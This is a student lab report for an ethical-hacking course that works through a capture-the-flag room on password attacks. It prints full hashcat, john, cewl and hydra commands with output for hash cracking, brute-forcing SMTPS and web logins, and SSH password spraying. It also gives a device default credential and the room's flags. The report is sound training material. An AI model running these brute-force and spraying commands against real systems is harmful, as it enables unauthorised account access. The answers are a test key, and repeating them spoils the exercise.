MINISTRY OF EDUCATION
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Department of Computer Science

وزارة التعليم
جامعة الإمام
عبدالرحمن بن فيصل
كلية علوم الحاسب
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جامعة الإمام عبد الرحمن بن فيصل
IMAM ABDULRAHMAN BIN FAISAL UNIVERSITY

Lab Report No.7

Password Attacks

Ethical Hacking

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Section: CS Group no. 2

Contents

Room: Password Attacks

Task 2:

Q1:

- Password cracking is a technique performed locally or on systems controlled by the attacker.


Answer the questions below

Which type of password attack is performed locally?

Password cracking ✓ Correct Answer

Task 3:


Q1:



What are the default login credentials (in the format of `username:password`) for a Juniper Networks ISG 2000 device? Make sure to check the hint.

netscreen:netscreen

✓ Correct Answer Hint





Username netscreen
Password netscreen
Notice - Just a note - netscreen is now made by Juniper - otherwise no changen- Admin access (Multi)

Task 4:

Q1:


81 lines each containing one word





Q2:


Hint helped me replacing @% with ^^





Task 5:


Q1:

I couldn't install the hash-identifier tool therefore I installed an alternative tool called hashid.









Q2:

1- Find what mode to use:

```
root@ip-10-10-80-175:~# hashid 8d6e34f987851aa599257d3831a1af040886842f
Analyzing '8d6e34f987851aa599257d3831a1af040886842f'
[+] SHA-1
```

After that I should use “hashcat -h” but it doesn’t show me the full output so after I searched the mode number for SHA-1 I got 100.

```
root@ip-10-10-80-175:~# hashcat -a 0 -m 100 8d6e34f987851aa599257d3831a1af040886842f /usr/s
hare/wordlists/rockyou.txt
```

```
root@ip-10-10-80-175:~# hashcat -a 0 -m 100 8d6e34f987851aa599257d3831a1af040886842f /usr/s
hare/wordlists/rockyou.txt --show
8d6e34f987851aa599257d3831a1af040886842f:sunshine
```

Perform a dictionary attack against the following hash: `8d6e34f987851aa599257d3831a1af040886842f`. What is the cracked value? Use `rockyou.txt` wordlist.

sunshine ✓ Correct Answer Hint

Q3:

```
root@ip-10-10-80-175:~# hashcat -a 3 -m 0 e48e13207341b6bffb7fb1622282247b ?d?d?d?d
hashcat (v6.1.1-66-g6a419d06) starting...
```

Perform a brute-force attack against the following `MD5` hash: `e48e13207341b6bffb7fb1622282247b`. What is the cracked value? Note the password is a 4 digit number: `[0-9][0-9][0-9][0-9]`

1337

✓ Correct Answer Hint

```
e48e13207341b6bffb7fb1622282247b:1337

Session..........: hashcat
Status...........: Cracked
Hash.Name........: MD5
Hash.Target......: e48e13207341b6bffb7fb1622282247b
Time.Started.....: Thu Apr 10 16:03:50 2025 (0 secs)
Time.Estimated...: Thu Apr 10 16:03:50 2025 (0 secs)
Guess.Mask.......: ?d?d?d?d [4]
Guess.Queue......: 1/1 (100.00%)
```

Task 6:

Q1:

`Az` represents a single word from the original wordlist/dictionary using `-p`.

`"[0-9]"` append a single digit (from `0` to `9`) to the end of the word. For two digits, we can add `"[0-9][0-9]"` and so on.

`^[!@#$]` add a special character at the beginning of each word. `^` means the beginning of the line/word. Note, changing `^` to `$` will append the special characters to the end of the line/word.

What syntax would you use to create a rule to produce the following: `"S[Word]NN` where `N` is Number and `S` is a symbol of `!@`?

Az"[0-9][0-9]" ^[!@]

✓ Correct Answer Hint

Task 8:

Q1:

1- Login:

```
root@ip-10-10-80-175:~# ftp 10.10.188.56
Connected to 10.10.188.56.
220 (vsFTPd 3.0.3)
Name (10.10.188.56:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

2- Claiming file:

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 111      116          4096 Oct 12  2021 files
226 Directory send OK.
ftp> cd files
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              38 Oct 12  2021 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for flag.txt (38 bytes).
226 Transfer complete.
38 bytes received in 0.00 secs (13.8416 kB/s)
ftp> exit
221 Goodbye.
```

3- Get flag:

```
root@ip-10-10-80-175:~# cat flag.txt
THM{d0abe799f25738ad739c20301aed357b}
```

Can you guess the `FTP` credentials without brute-forcing? What is the flag?

THM{d0abe799f25738ad739c20301aed357b} ✓ Correct Answer

Q2:

```
root@ip-10-10-239-8:~# rvm use system
Now using system ruby.
root@ip-10-10-239-8:~# cewl https://clinic.thmredteam.com/ -m 8 -w clinic_wordl
ist.txt
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@ip-10-10-239-8:~# subl /opt/john/john.conf
root@ip-10-10-239-8:~# john  wordlist=clinic.txt  rules=THM-Password-Attacks  s
tdout > dict.lst
tat: wordlist=clinic.txt: No such file or directory
oot@ip-10-10-239-8:~# john --wordlist=clinic.txt --rules=THM-Password-Attacks
 stdout > dict.lst
Using default input encoding: UTF-8
fopen: clinic.txt: No such file or directory
root@ip-10-10-239-8:~# john --wordlist=clinic_wordlist.txt --rules=THM-Password
-Attacks --stdout > dict.lst
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
21000p 0:00:00:00 100.00% (2025-04-10 19:38) 262500p/s @ultricies99
```

```
root@ip-10-10-239-8:~# hydra -l pittman@clinic.thmredteam.com -P dict.ls
t -S -s465 smtp://10.10.225.59 -v
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or
 secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-1
0 19:45:30
[INFO] several providers have implemented cracking protection, check wit
 a small wordlist first - and stay legal!
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to
 skip waiting)) from a previous session found, to prevent overwriting, .
/hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21000 login tries (l
:1/p:21000), ~1313 tries per task
[DATA] attacking smtps://10.10.225.59:465/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
```

In this question, you need to generate a `rule-based` dictionary from the wordlist `clinic.lst` in the previous task.
email: `pittman@clinic.thmredteam.com` against `10.10.225.59:465` (SMTPS).

What is the password? Note that the password format is as follows: `[symbol][dictionary word][0-9][0-9]`.

!multidisciplinary00


✓ Correct Answer Hint

```
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[465][smtp] host: 10.10.225.59   login: pittman@clinic.thmredteam.com
password: !multidisciplinary00
[STATUS] attack finished for 10.10.225.59 (waiting for children to compl
ete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-1
0 19:45:49
root@ip-10-10-239-8:~# ^C
```

Q3:

```
root@ip-10-10-239-8:~# hydra -l phillips -P clinic_wordlist.txt 10.10.225.59 http
-get-form "/login-get/index.php:username=^USER^&password=^PASS^:S=logout.php" -f
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret s
ervice organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-10 19:51:1
6
[DATA] max 16 tasks per 1 server, overall 16 tasks, 105 login tries (l:1/p:105),
~7 tries per task
[DATA] attacking http-get-form://10.10.225.59:80/login-get/index.php:username=^US
ER^&password=^PASS^:S=logout.php
[80][http-get-form] host: 10.10.225.59   login: phillips   password: Paracetamol
[STATUS] attack finished for 10.10.225.59 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-10 19:51:1
7
```




Perform a brute-forcing attack against the `phillips` account for the login page at `http://10.10.225.59/login-get` using hydra? **What is the flag?**

THM{33c5d4954da881814420f3ba39772644} ✓ Correct Answer Hint

Q4:

```
root@ip-10-10-239-8:~# john --wordlist=clinic_wordlist.txt --rules=Single-Extra --stdou
t > dict2.lst
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
537026p 0:00:00:00 100.00% (2025-04-10 19:57) 2237Kp/s multidisciplina
root@ip-10-10-239-8:~# hydra -l burgess -P dict2.lst 10.10.225.59 http-post-form "/logi
n-post/index.php:username=^USER^&password=^PASS^:S=logout.php" -f
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service
 organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-10 20:00:06
[DATA] max 16 tasks per 1 server, overall 16 tasks, 537026 login tries (l:1/p:537026),
~33565 tries per task
[DATA] attacking http-post-form://10.10.225.59:80/login-post/index.php:username=^USER^&
password=^PASS^:S=logout.php
[80][http-post-form] host: 10.10.225.59   login: burgess   password: OxytocinnicotyxO
[STATUS] attack finished for 10.10.225.59 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-10 20:00:33
```



Perform a rule-based password attack to gain access to the `burgess` account. Find the flag at the following website: `http://10.10.225.59/login-post/`. **What is the flag?**

Note: use the `clinic.lst` dictionary in generating and expanding the wordlist!

THM{f8e3750cc0ccbb863f2706a3b2933227}

✓ Correct Answer Hint

Task 9:

Q1:

```
root@ip-10-10-239-8:~# echo -e "admin\nphillips\nburgess\npittman\nguess" > /root/Desktop/spr
ayattack
root@ip-10-10-239-8:~#
root@ip-10-10-239-8:~# echo -e "admin\nphillips\nburgess\npittman\nguess" > /root/Desktop/spr
ayattack
root@ip-10-10-239-8:~# cat /root/Desktop/sprayattack
admin
phillips
urgess
ttman
uess
root@ip-10-10-239-8:~# echo -e 'Fall2020!\nFall2020@\nFall2020#\nFall2021!\nFall2021@\nFall20
21#' > /root/Desktop/spray-passwords.txt
root@ip-10-10-239-8:~# cat /root/Desktop/spray-passwords.txt
Fall2020!
Fall2020@
Fall2020#
Fall2021!
Fall2021@
Fall2021#
```

```
root@ip-10-10-239-8:~# hydra -L /root/Desktop/sprayattack -P /root/Desktop/spray-passwords.tx
t ssh://10.10.225.59 -t 4 -f -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organ
izations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-10 20:08:59
[DATA] max 4 tasks per 1 server, overall 4 tasks, 30 login tries (l:5/p:6), ~8 tries per task
[DATA] attacking ssh://10.10.225.59:22/
[ATTEMPT] target 10.10.225.59 - login "admin" - pass "Fall2020!" - 1 of 30 [child 0] (0/0)
[ATTEMPT] target 10.10.225.59 - login "admin" - pass "Fall2020@" - 2 of 30 [child 1] (0/0)
[ATTEMPT] target 10.10.225.59 - login "admin" - pass "Fall2020#" - 3 of 30 [child 2] (0/0)
[ATTEMPT] target 10.10.225.59 - login "admin" - pass "Fall2021!" - 4 of 30 [child 3] (0/0)
[ATTEMPT] target 10.10.225.59 - login "admin" - pass "Fall2021@" - 5 of 30 [child 0] (0/0)
```

```
[ATTEMPT] target 10.10.225.59 - login "burgess" - pass "Fall2021@" - 17 of 30 [child 0] (0/0)
[22][ssh] host: 10.10.225.59   login: burgess   password: Fall2021@
[STATUS] attack finished for 10.10.225.59 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-10 20:09:08
root@ip-10-10-239-8:~# ssh burgess@10.10.225.59
The authenticity of host '10.10.225.59 (10.10.225.59)' can't be established.
ECDSA key fingerprint is SHA256:0dbCdS2IYzd7nmwu+6gLemgFRbgvQ4N8cl3qjn/uBhU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
arning: Permanently added '10.10.225.59' (ECDSA) to the list of known hosts.
urgess@10.10.225.59's password:
elcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-1058-aws x86_64)

 * Documentation:  https://help.ubuntu.com
```

```
burgess@ip-10-10-225-59:~$ cat /etc/flag
THM{a97a26e86d09388bbea148f4b870277d}
```

Perform a `password spraying attack` to get access to the `SSH://10.10.225.59` server to read `/etc/flag`. **What is the flag?**

THM{a97a26e86d09388bbea148f4b870277d}

✓ Correct Answer Hint

Room Completed!

Lab 7 & 8: Password Attacks	Room	Apr 10th 2025 at 23:30	Completed	100%